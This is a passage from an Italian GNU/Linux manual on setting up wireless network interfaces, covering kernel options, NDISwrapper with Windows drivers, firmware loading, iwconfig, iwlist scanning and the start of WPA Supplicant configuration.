La gestione di una rete senza fili, con i sistemi GNU/Linux, implica la predisposizione di un kernel appropriato e l'uso di strumenti per la configurazione delle interfacce di rete di questo tipo, più o meno come avviene già per la gestione delle interfacce Ethernet. Tuttavia, le interfacce di rete da usare per le comunicazioni senza fili sono

in una fase di rapida evoluzione tecnologica, con la conseguenza che il kernel non è sempre abbastanza aggiornato per gestirle con il proprio codice nativo. Pertanto, per questo tipo di attività, si può essere costretti a utilizzare dei gestori (*driver*) realizzati per MS-Windows, attraverso un modulo speciale in grado di amministrarli e di farli comunicare con il kernel stesso.

Nel kernel Linux, la gestione delle reti senza fili va attivata a partire dal menù *Networking support*, *Wireless*:

```
--- Wireless
<M>   cfg80211 - wireless configuration API
[ ]     nl80211 testmode command
[ ]     enable developer warnings
[ ]     cfg80211 regulatory debugging
[*]     enable powersave by default
[ ]     cfg80211 DebugFS entries
[*]     cfg80211 wireless extensions compatibility
[*]   Wireless extensions sysfs files
{M}   Common routines for IEEE802.11 drivers
[ ]   lib80211 debugging messages
<M>   Generic IEEE 802.11 Networking Stack (mac80211)
        Default rate control algorithm (Minstrel) --->
[*]   Enable mac80211 mesh networking (pre-802.11s) support
-*-   Enable LED triggers
[ ]   Export mac80211 internals in DebugFS
[ ]   Select mac80211 debugging features --->
```

Successivamente, dal menù *Device Drivers*, *Network device support*, *Wireless LAN*, vanno selezionati i componenti che si intendono usare:

--- Wireless LAN
<M> Aviator/Raytheon 2.4GHz wireless support
<M> Marvell 8xxx Libertas WLAN driver support with thin fi
<M> Marvell Libertas 8388 USB 802.11b/g cards with thin
<M> Cisco/Aironet 34X/35X/4500/4800 ISA and PCI cards
<M> Atmel at76c50x chipset 802.11b support
<M> Atmel at76c506 PCI cards
<M> Atmel at76c502/at76c504 PCMCIA cards
<M> Atmel at76c503/at76c505/at76c505a USB cards
<M> Cisco/Aironet 34X/35X/4500/4800 PCMCIA cards
<M> Planet WL3501 PCMCIA cards
[...]

Come viene chiarito nelle sezioni successive, il kernel da solo potrebbe non bastare, costringendo all'utilizzo di codice nativo per MS-Windows, attraverso NDISwrapper, cosa che però richiede la preparazione di un modulo con lo stesso nome ('**ndiswrapper**'), attraverso sorgenti da procurarsi separatamente.

Una volta procurati i sorgenti per il modulo '**ndiswrapper**', dovrebbe essere sufficiente estrarli dall'archivio di distribuzione e quindi procedere con la compilazione e installazione. A ogni modo, perché il procedimento possa andare a buon fine, occorre che il kernel per il quale si vuole produrre tale modulo sia già in funzione e che i sorgenti di questo siano stati lasciati nella loro posizione originale (quella in cui si trovavano al momento della compilazione) e che non siano stati ripuliti dai file intermedi prodotti dalla compilazione stessa.

tar xzvf ndiswrapper-*versione*.tar.gz [*Invio*]

```
# cd ndiswrapper-versione [Invio]

# make [Invio]

# make install [Invio]
```

Il modulo compilato in questo modo dovrebbe essere collocato automaticamente nella directory '`/lib/modules/`***versione_kernel***`/misc/`'.

A ogni modo, il modulo '**`ndiswrapper`**' va attivato solo quando serve, senza poterlo poi disattivare, a meno di rischiare di bloccare il sistema operativo.

32.7.10 Microcodice

«

La maggior parte dei dispositivi di rete senza fili, per funzionare, richiede il caricamento di un microcodice (*firmware*). La compilazione di un kernel Linux, oltre ai moduli produce diversi file di microcodice, da usare per i vari dispositivi che ne richiedono. Tuttavia, non esiste sempre una versione libera del microcodice necessario a tali dispositivi, pertanto, in quei casi, occorre provvedere a un'installazione particolareggiata di file binari. Per esempio, nella distribuzione GNU/Linux Debian, per il dispositivo *D-Link System AirPlus G DWL-G122 Wireless Adapter(rev.C1) [Ralink RT73]* ci si avvale del modulo '**`rt73usb`**' del kernel, il quale, però, richiede a sua volta il caricamento del firmware '`rt73.bin`', disponibile nel pacchetto Debian '**`firmware-ralink`**', della sezione «non-free/kernel».

La mancata disponibilità del microcodice necessario, porta al verificarsi di errori che sono difficili da interpretare, quando il problema non è conosciuto. Infatti, rimanendo nel caso del dispositivo Ralink, a cui si è accennato, si ottiene ugualmente l'apparizione di un no-

me di interfaccia di rete (‘**wlan*n***’), ma quando si cerca di attivarla con ‘**ifconfig**’ o altro programma simile, si ottiene un errore del tipo ‘**SIOCSIFFLAGS: No such file or directory**’, proprio perché il file ‘`rt73.bin`’ non viene trovato.

I file binari del microcodice da usare per i dispositivi fisici vanno collocati a partire da una certa directory, secondo l’organizzazione della propria distribuzione GNU/Linux; nel caso di Debian, si trovano a partire da ‘`/lib/firmware/`’.

Si veda anche la sezione 8.8 sul problema del caricamento del microcodice, attraverso il programma ‘`/sbin/hotplug`’.

32.7.11 Individuazione e attivazione dell’interfaccia di rete senza fili

L’individuazione iniziale dell’interfaccia di rete senza fili può creare qualche problema. In generale, conviene usare ‘**ifconfig**’ con l’opzione ‘**-a**’, per visualizzare tutte le interfacce di rete, anche se non sono attive:

```
$ ifconfig -a[Invio]
```

Ma anche così, può darsi che un’interfaccia non appaia, magari perché non è ancora stato caricato il firmware, che però si carica con il primo tentativo di attivazione. Perciò, se ci si attende di trovare un’interfaccia di rete che però, al primo tentativo non si vede, conviene fare una prova più banale:

```
$ ifconfig wlan0[Invio]

$ ifconfig wlan1[Invio]

$ ifconfig wlan2[Invio]
```

```
$ ifconfig wlan3[Invio]
```

Se esistono informazioni, in questo modo vengono visualizzate.

Dopo l'individuazione, è però necessario attivare l'interfaccia, con il comando seguente, il quale comporta il caricamento del firmware, se ciò non è ancora avvenuto:

```
$ ifconfig wlan0 up[Invio]
```

Se invece il firmware non può essere caricato, perché il file che dovrebbe contenerlo non c'è, o non si trova dove previsto, si ottiene la visualizzazione di un errore simile a questo:

```
SIOCSIFFLAGS: No such file or directory
```

32.7.12 NDISwrapper

«

Quando il kernel Linux non dispone del codice necessario a controllare un certa interfaccia di rete senza fili, è necessario utilizzare invece NDISwrapper per pilotare il software di gestione della stessa interfaccia, ma compilato per MS-Windows. Il software in questione va scelto preferibilmente nella versione per MS-Windows XP, ammesso che sia prevista questa distinzione.

Di norma, il software per MS-Windows da usare (attraverso NDISwrapper) per la gestione dell'interfaccia di rete, viene allegato in un CD di accompagnamento. Eventualmente, tale software potrebbe essere collocato semplicemente in una directory di tale CD, oppure potrebbe ridotto a un archivio ('`.zip`', '`.cab`' o altro), ma potrebbe anche essere incorporato in un programma di installazione. A ogni modo, si tratta solitamente di tre file, che, con nomi simili, hanno le estensioni '`.inf`', '`.cat`' e '`.sys`', dove il file che termina per

‘`.inf`’ è quello più importante e può essere letto per verificare quali altri file servono effettivamente. Naturalmente, trattandosi di file per MS-Windows non conta la distinzione tra lettere minuscole e maiuscole nei loro nomi.

NDISwrapper è costituito da un modulo per il kernel Linux e da un programma con il quale si caricano i *driver* di MS-Windows, tuttavia, in generale è necessario caricare prima i *driver* di MS-Windows e solo dopo è possibile caricare il modulo per il kernel Linux. Come logica conseguenza, una volta caricato il modulo di NDISwrapper non si possono aggiungere altri gestori, ma in più, è bene evitare di tentare di disattivarli. Pertanto, l’uso di NDISwrapper richiede di svolgere delle prove, in cui può essere necessario riavviare il sistema.

A titolo di esempio, viene mostrato uno script usato nella distribuzione NLNX. Questo script verifica se il modulo di NDISwrapper non è stato ancora utilizzato nel kernel, quindi, se ciò non è ancora avvenuto, prende in gestione i file presenti in una certa directory e infine carica il proprio modulo:

```
#!/bin/sh
WIN_DRV_DIR="/etc/windows-drivers/wifi/"
DRIVER=""

# If the ndiswrapper module is loaded, nothing should be
# touched!
if lsmod | grep ndiswrapper > "/dev/null" 2> "/dev/null"
then
    echo "[$0] the ndiswrapper is already loaded!"
    exit
fi
```

```
# Remove ndiswrapper drivers.
for d in /etc/ndiswrapper/*
do
    if [ -d "$d" ]
    then
        d=`basename $d`
        echo "[$0] removing driver $d..."
        ndiswrapper -r "$d"
    fi
done

# Check if there are drivers to be loaded.
DRIVER=`ls $WIN_DRV_DIR/*.[iI][nN][fF] | tail -n 1`
if [ ! -r "$DRIVER" ]
then
    echo "[$0] there is no driver to install!"
    exit
fi

# There are drivers to load.
for d in $WIN_DRV_DIR/*.[iI][nN][fF]
do
    echo "[$0] installing $d ..."
    ndiswrapper -i "$d"
done

# Now is the time to load the ndiswrapper module.
echo "[$0] loading the ndiswrapper module..."
modprobe ndiswrapper
```

Segue un modello sintattico molto semplice per descrivere l'uso del programma '**ndiswrapper**', con il quale, principalmente, si caricano e scaricano i *driver* da gestire:

```
ndiswrapper opzione
```

Tabella 32.78. Alcune opzioni per l'uso del programma '**ndiswrapper**'.

Opzione	Descrizione
`-l`	Elenca i *driver* attualmente in uso.
`-i` ***file_inf***	Carica il *driver* descritto nel file indicato come argomento, il quale, di norma, ha un'estensione '`.inf`'.
`-r` ***nome_driver***	Rimuove la gestione del *driver* indicato per nome.

Quando viene usato il programma '**ndiswrapper**' con l'opzione '**-i**', per caricare quello che è noto come un *driver*, in pratica viene creata la directory '`/etc/ndiswrapper/`***nome_driver***`/`', all'interno della quale vengono copiati i file necessari alla gestione di ciò che viene individuato con il nome ***nome_driver***. Pertanto, l'efficacia del caricamento di un *driver* con il programma '**ndiswrapper**' si estende anche attraverso il riavvio del sistema operativo. A titolo di esempio, viene mostrato il caricamento di un certo gestore per verificare cosa accade nella directory '`/etc/ndiswrapper/*/`':

```
# ndiswrapper -i WG311v3.INF [Invio]

# ndiswrapper -l [Invio]

  wg311v3 : driver installed
          device (11AB:1FAA) present

# ls -l /etc/ndiswrapper/wg311v3 [Invio]
```

```
… 11AB:1FAA.5.conf -> 11AB:1FAA:6B00:1385.5.conf
… 11AB:1FAA:6B00:1385.5.conf
… 11AB:1FAB.5.conf
… wg311v3.inf
… wg311v3xp.sys
```

Fino a che il modulo del kernel di NDISwrapper non è stato caricato, si possono compiere tutte le operazioni che si vogliono con il programma di servizio '**ndiswrapper**'; dopo il caricamento del modulo, è bene evitare qualunque intervento (a parte l'interrogazione dello stato con l'opzione '**-l**'). Pertanto, questo è il significato dello script mostrato inizialmente:

se il modulo del kernel, denominato '**ndiswrapper**' è già caricato, nulla viene fatto;

altrimenti, vengono rimossi tutti i *driver* che risultano installati nella directory '`/etc/ndiswrapper/`'; quindi vengono caricati tutti i file '`.inf`' contenuti nella directory '`/etc/windows-drivers/wifi/`' e al termine viene caricato anche il modulo '**ndiswrapper**' nella gestione del kernel.

32.7.12.1 Casi particolari

«

L'uso di software di gestione delle interfacce di rete senza fili, attraverso NDISwrapper, non è sempre una «passeggiata», pertanto è disponibile una pagina che raccoglie le esperienze dei singoli, organizzata in base al codice dell'hardware. In pratica si procede cercando di individuare tale codice. Nel caso di scheda PCI si usa, logicamente, il programma '**lspci**':

```
# lspci [Invio]





  ...
  00:0c.0 Ethernet controller: Marvell Technology ↩
 ↪Group Ltd. 88w8335 [Libertas] 802.11b/g Wireless (rev 03)
  ...

# lspci -n [Invio]

  ...
  00:0c.0 0200: 11ab:1faa (rev 03)
  ...
```

Pertanto, con i due passaggi mostrati, si scopre in questo caso che il codice è 11AB:1FAA$_{16}$. Nel caso invece di un'interfaccia connessa attraverso una porta USB, occorre il programma '**lsusb**':

```
# lsusb [Invio]

  ...
  Bus 001 Device 003: ID 07d1:3c03 D-Link System
  ...
```

In tal caso, il codice cercato è 07D1:3C03$_{16}$.

Con questi dati conviene fare una ricerca, per esempio, con Google, usando la stringa

```
ndiswrapper 11AB:1FAA
```

Oppure si potrebbe usare direttamente l'indirizzo *http://www.google.com/search?q=ndiswrapper+11AB11%3A1FAA* .

32.7.12.2 WINE per estrarre i file

«

Spesso, i file necessari alla gestione di un'interfaccia di rete senza fili in un sistema MS-Windows possono essere incorporati in un file eseguibile che provvede alla loro installazione. Evidentemente, tale file eseguibile è fatto per un sistema MS-Windows.

In alcuni casi, i contenuti di questi file possono essere estratti dal programma '**cabextract**', in altri semplicemente con '**unzip**'; ma ci sono anche situazioni in cui non è possibile. Quando non ci sono alternative, si può provare a utilizzare WINE per simulare l'installazione di questi file, utilizzando però i privilegi di un utente comune, in modo da ottenere un'installazione a partire dalla directory '`~/.wine/`'.

```
$ wine setup.exe[Invio]
```

È il caso di ricordare che WINE va avviato dal sistema grafico X, pertanto, dovendo dare un comando manuale, va utilizzata una finestra di terminale.

32.7.13 Utilizzo di «iwconfig»

«

Per la gestione delle interfacce di rete senza fili, si utilizzano generalmente i programmi del pacchetto Wireless-tools[6] di cui, quello principale è '**iwconfig**':

```
iwconfig [interfaccia]
```

```
iwconfig interfaccia opzione...
```

Le opzioni di '**iwconfig**' non hanno l'aspetto consueto dei programmi di servizio dei sistemi Unix, in quanto si tratta di nomi seguiti da un valore, come fossero valori che si assegnano a una variabile.

Tabella 32.85. Alcune opzioni per l'uso del programma '**iwconfig**'.

Opzione	Descrizione

`essid on`
`essid off|any`
`essid "`***stringa***`"`
	L'opzione '**essid**' consente di attribuire il nome della rete virtuale a cui ci si vuole connettere (ESSID, ovvero *Extended service set id*). Una volta definito si può disattivare con le parole chiave '**off**' o '**any**'.

`mode Managed`
`mode Ad-Hoc`
`mode` ***modalità***
	Definisce la modalità di funzionamento. Quelle principali si ottengono con le parole chiave '**Ad-Hoc**' e '**Managed**'.

`channel` ***n***	Definisce il canale di lavoro. I canali vanno da uno in su e la quantità dipende dalle caratteristiche dell'interfaccia; inoltre, il canale zero indica che l'interfaccia è inattiva. In condizioni normali, questo dato dovrebbe essere individuato automaticamente.
`ap` ***indirizzo***	Consente di specificare l'indirizzo del punto di accesso da raggiungere. In condizioni normali, questo dato dovrebbe essere individuato automaticamente.

Opzione	Descrizione
`commit`	Si tratta di un comando (e non di un'opzione vera e propria), con cui si richiede all'interfaccia di acquisire la configurazione richiesta, nel caso ciò non avvenga in modo istantaneo.

Viene mostrato un esempio, relativo a un'interfaccia di rete senza fili, da collegare a un punto di accesso che opera con l'identità ESSID «appunti2», sul canale 11 (pari a 2,462 GHz) in chiaro (senza sistemi crittografici).

- `#` **`iwconfig`** [*Invio*]

  Si verifica lo stato delle interfacce di rete senza fili:

```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Ad-Hoc  Frequency:2.412 GHz  Cell: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- `#` **`iwconfig mode Managed`** [*Invio*]

  Si modifica la modalità di funzionamento, in modo da poter utilizzare il punto di accesso:

```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- # **iwconfig wlan0 essid "appunti2"** [*Invio*]

  Si attribuisce l'identità ESSID «appunti2».

  # **iwconfig wlan0** [*Invio*]

```
wlan0     IEEE 802.11g  ESSID:"appunti2"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:0E:2E:E2:C9:BF
          Bit Rate=2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:53/100  Signal level:-62 dBm  Noise level:-96 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

  Come si vede, gli altri dati vengono determinati automaticamente.

- # **ifconfig wlan0 192.168.21.11** [*Invio*]

  Con l'ausilio di '**ifconfig**', attribuisce un indirizzo IPv4 all'interfaccia di rete.

  # **ifconfig wlan0** [*Invio*]

```
wlan0     Link encap:Ethernet  HWaddr 00:1b:2f:c5:bb:0b
          inet addr:192.168.21.11  Bcast:192.168.21.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:169 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19185 (18.7 KiB)  TX bytes:450 (450.0 B)
          Interrupt:11 Memory:cffb0000-cffc0000
```

Viene mostrato un esempio analogo, relativo a un'interfaccia di rete senza fili, da collegare a una rete priva di punti di accesso, composta pertanto solo da celle in modalità *ad-hoc*, operanti con l'identità ESSID «appunti2», sul canale 11 (pari a 2,462 GHz) in chiaro (senza sistemi crittografici).

- # **iwconfig** [*Invio*]

  Si verifica lo stato delle interfacce di rete senza fili:

```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Managed  Frequency:2.412 GHz  Access Point: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- # **iwconfig mode Ad-Hoc** [*Invio*]

  Si modifica la modalità di funzionamento, in modo da non dipendere da punti di accesso:

```
wlan0     IEEE 802.11g  ESSID:off/any
          Mode:Ad-Hoc  Frequency:2.412 GHz  Cell: Not-Associated
          Bit Rate:2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- # **iwconfig wlan0 essid "appunti2"** [*Invio*]

  Si attribuisce l'identità ESSID «appunti2».

  # **iwconfig wlan0** [*Invio*]

```
wlan0     IEEE 802.11g  ESSID:"appunti2"
          Mode:Ad-Hoc  Frequency:2.462 GHz  Cell: 02:B6:DC:B3:55:C7
          Bit Rate=2 Mb/s   Sensitivity=-200 dBm
          RTS thr=2346 B   Fragment thr=2346 B
          Encryption key:off
          Power Management:off
          Link Quality:53/100  Signal level:-62 dBm  Noise level:-96 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

  Come si vede, gli altri dati vengono determinati automaticamente, ma come si può osservare, in questo caso, invece di apparire l'indirizzo della cella del punto di accesso, appare l'indirizzo della cella locale.

- # **ifconfig wlan0 192.168.21.11** [*Invio*]

  Con l'ausilio di '**ifconfig**', attribuisce un indirizzo IPv4 all'interfaccia di rete.

  # **ifconfig wlan0** [*Invio*]

```
wlan0     Link encap:Ethernet  HWaddr 00:1b:2f:c5:bb:0b
          inet addr:192.168.21.11  Bcast:192.168.21.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:169 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:19185 (18.7 KiB)  TX bytes:450 (450.0 B)
          Interrupt:11 Memory:cffb0000-cffc0000
```

32.7.14 Utilizzo di «iwlist»

«

Il programma '**iwlist**' che fa sempre parte del pacchetto Wireless-tools, consente di conoscere informazioni più dettagliate sull'interfaccia di rete senza fili, inoltre consente di eseguire una scansione delle celle limitrofe, ovvero dei punti di accesso e dei nodi in modalità *ad-hoc*:

```
iwlist [interfaccia] opzione...
```

Il nome dell'interfaccia può essere omesso, ma solo se si tratta dell'unica interfaccia presente nell'elaboratore. Per conoscere le opzioni disponibili è sufficiente avviare il programma senza argomenti:

```
$ iwlist[Invio]


  Usage: iwlist [interface] scanning [essid NNN] [last]
                [interface] frequency
                [interface] channel
                [interface] bitrate
                [interface] rate
                [interface] encryption
                [interface] keys
                [interface] power
```

```
                [interface] txpower
                [interface] retry
                [interface] ap
                [interface] accesspoints
                [interface] peers
                [interface] event
                [interface] auth
                [interface] wpakeys
                [interface] genie
                [interface] modulation
```

L'uso più frequente che si fa di '**iwlist**' è quello che serve a conoscere i punti di accesso o i nodi *ad-hoc* presenti nella zona, ma in tal caso occorre agire in qualità di utente '**root**' ed è necessario che l'interfaccia sia attiva:

```
# ifconfig wlan0 up[Invio]
```

```
# iwlist wlan0 scanning[Invio]
```

```
  wlan0     Scan completed :
            Cell 01 - Address: 00:17:C2:4A:9A:6D
                      ESSID:"Alice-26427486"
                      Protocol:IEEE 802.11g
                      Mode:Managed
                      Frequency:2.412 GHz (Channel 1)
                      Quality:7/100  Signal level:-91 dBm  Noise level:-96 dBm
                      Encryption key:on
                      Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                                24 Mb/s; 36 Mb/s; 54 Mb/s; 6 Mb/s; 9 Mb/s
                                12 Mb/s; 48 Mb/s
                      Extra:bcn_int=100
                      Extra:atim=0
                      IE: WPA Version 1
                          Group Cipher : TKIP
                          Pairwise Ciphers (1) : TKIP
                          Authentication Suites (1) : PSK
            Cell 02 - Address: 00:0E:2E:E2:C9:BF
```

```
                    ESSID:"appunti2"
                    Protocol:IEEE 802.11g
                    Mode:Managed
                    Frequency:2.462 GHz (Channel 11)
                    Quality:37/100  Signal level:-72 dBm  Noise level:-96 dBm
                    Encryption key:off
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s; 36 Mb/s
                              48 Mb/s; 54 Mb/s
                    Extra:bcn_int=100
                    Extra:atim=0
          Cell 03 - Address: 00:1C:A2:69:ED:C3
                    ESSID:"Alice-60478542"
                    Protocol:IEEE 802.11g
                    Mode:Managed
                    Frequency:2.437 GHz (Channel 6)
                    Quality:4/100  Signal level:-93 dBm  Noise level:-96 dBm
                    Encryption key:on
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                              24 Mb/s; 36 Mb/s; 54 Mb/s; 6 Mb/s; 9 Mb/s
                              12 Mb/s; 48 Mb/s
                    Extra:bcn_int=100
                    Extra:atim=0
                    IE: WPA Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (1) : TKIP
                        Authentication Suites (1) : PSK
```

32.7.15 Gestione attraverso WPA Supplicant

«

Attraverso '**iwconfig**' è possibile impostare una comunicazione in chiaro o cifrata attraverso il metodo WEP (*Wired equivalent privacy*), ma non è possibile configurare una cifratura WPA. A questo proposito, di solito si utilizza WPA Supplicant,[7] il quale è costituito da un demone che si inserisce come filtro della comunicazione, al secondo livello del modello ISO/OSI. Attraverso la configurazione di WPA Supplicant è comunque possibile controllare le impostazioni relative all'interfaccia di rete senza fili, anche per ciò che riguarda la

cifratura WEP o l'assenza totale di cifratura, pertanto la mediazione di WPA Supplicant può essere usata in ogni caso.

```
wpa_supplicant [opzioni]
```

Quello che si vede è il modello sintattico, molto semplice, per l'avvio del programma, il quale va messo a funzionare sullo sfondo in modo esplicito, con l'opzione '**-B**'.

Tabella 32.96. Alcune opzioni per l'uso del programma '**wpa_supplicant**'.

Opzione	Descrizione
`-B`	Mette il programma a funzionare sullo sfondo; diversamente il programma rimane in primo piano, bloccando il terminale.
`-i` ***nome_interfaccia***	Dichiara il nome dell'interfaccia per la quale si associa il controllo da parte di '**wpa_supplicant**'.
`-c` ***file_di_configurazione***	Dichiara il nome del file di configurazione da associare all'interfaccia di rete senza fili.
`-N`	Indica che le opzioni successive si riferiscono a un'altra interfaccia di rete.

Il file di configurazione di WPA Supplicant può riguardare una sola interfaccia di rete; pertanto, se ci sono più interfacce da gestire, occorrono più file, da specificare espressamente nella riga di comando. A questo proposito, il programma '**wpa_supplicant**' può essere avviato in più copie, ovvero una per ogni interfaccia, oppure in una sola istanza, separando le opzioni delle varie interfacce con l'opzione '**-N**'. Pertanto, il modello sintattico per l'uso di questo programma

potrebbe essere ricordato essenzialmente così:

```
wpa_supplicant [-B] -i interfaccia -c file -N ↩
↪                    [-i interfaccia -c file -N ]↩
↪                    ...
```

Dal momento che il programma '**wpa_supplicant**' viene usato generalmente sullo sfondo, se si vuole cambiare la configurazione, diventa necessario eliminarne il processo elaborativo per poterlo riavviare con i nuovi dati. L'esempio successivo elimina eventuali processi preesistenti e poi ricarica il demone in modo da gestire l'interfaccia '**wlan0**' con il file '`/etc/wpa_supplicant/wpa_supplicant.conf`':

```
# killall wpa_supplicant[Invio]

